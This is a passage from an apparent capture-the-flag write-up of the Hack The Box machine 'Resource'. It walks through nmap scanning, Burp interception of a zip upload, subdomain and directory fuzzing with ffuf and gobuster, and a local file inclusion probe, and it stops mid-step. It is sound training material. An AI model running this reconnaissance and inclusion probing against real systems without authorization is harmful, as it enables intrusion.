Resource HTB

Medium


Start with an nmap scan

```
$ nmap -A 10.10.11.27 > nmap

┌──(z3ta㉿ectorx)-[~/resource]
└─$ cat nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 18:27 EDT
Nmap scan report for 10.10.11.27
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.88 seconds
```


We see the domain name itrc.ssg.htb under port 80
Let’s add it to /etc/hosts and have a look

$ echo 10.10.11.27 itrc.ssg.htb | sudo tee -a /etc/hosts


$ firefox 10.10.11.27



Let’s register a new account




Logging in, we see a ticket submission page, and it looks like we can upload zip folders as well




Normally, my first instinct here would be to upload a zipped php reverse shell, to see if the code is executed once it reaches the remote server, which would give us a quick way inside of the system. However, this does not work here. Let’s play around with the functionality a little more and see what we can find.

Attempt to upload another zip folder, and intercept the request with burp suite. Send the request to repeater and drop the initial interception.



Once the request is in repeater, we can play around with it more.

Try emptying the contents of the zip file, and see what happens when we send an empty zip folder to the server. Send the request, and we should see this as a result.




Looks like maybe a few file directories within the system are revealed. We'll keep these in mind for further testing later. For now, let's see what else we can find via some additional fuzzing.

Hunting around for a while on the server, we eventually stumble across an interesting domain name.

```
$ ffuf -c -w /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt
-u “http://ssg.htb” -H “HOST: FUZZ.ssg.htb” -t 50 -mc all | grep -v “Status: 302”

      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

         v2.1.0-dev

_____________________________________________

 :: Method           : GET
 :: URL              : http://ssg.htb
 :: Wordlist         : FUZZ:
/usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt

 :: Header           : Host: FUZZ.ssg.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: all
_____________________________________________

itrc                    [Status: 200, Size: 3120, Words: 291, Lines: 40, Duration: 103ms]
signserv                [Status: 404, Size: 22, Words: 2, Lines: 1, Duration: 170ms]
```


Looks like there is a domain called signserv.ssg.htb. Let’s check it out.



Nothing at the initial webroot. Let’s fuzz again for some directory extensions.

```
$ gobuster dir -u http://signserv.ssg.htb/ -w ../wordlists/dir/raft-large-directories-lowercase.txt

/docs                 (Status: 200) [Size: 939]
```


And we have found a /docs endpoint. Let’s explore it.



Here we have an endpoint for FastApi, which is a high-performance web framework for building APIs with python. This API endpoint accepts POST requests for handling certificate signing operations, and includes multiple schemas such as HTTPValidationError, KeyRequest, and ValidationError.

Ok now, thinking back to the error messages from earlier, when we uploaded the empty zip file to the server, there was a path leaked in the warning at the bottom of the request response; /var/www/itrc/api/create_ticket.php.

Visiting http://itrc.ssg.htb/var/www/itrc/api/create_ticket, doesn't reveal anything. However, if we construct a url like http://itrc.ssg.htb/?page=/var/www/itrc/api/create_ticket, and visit it that way, we encounter a strange page.




We encounter a couple of error messages that read;

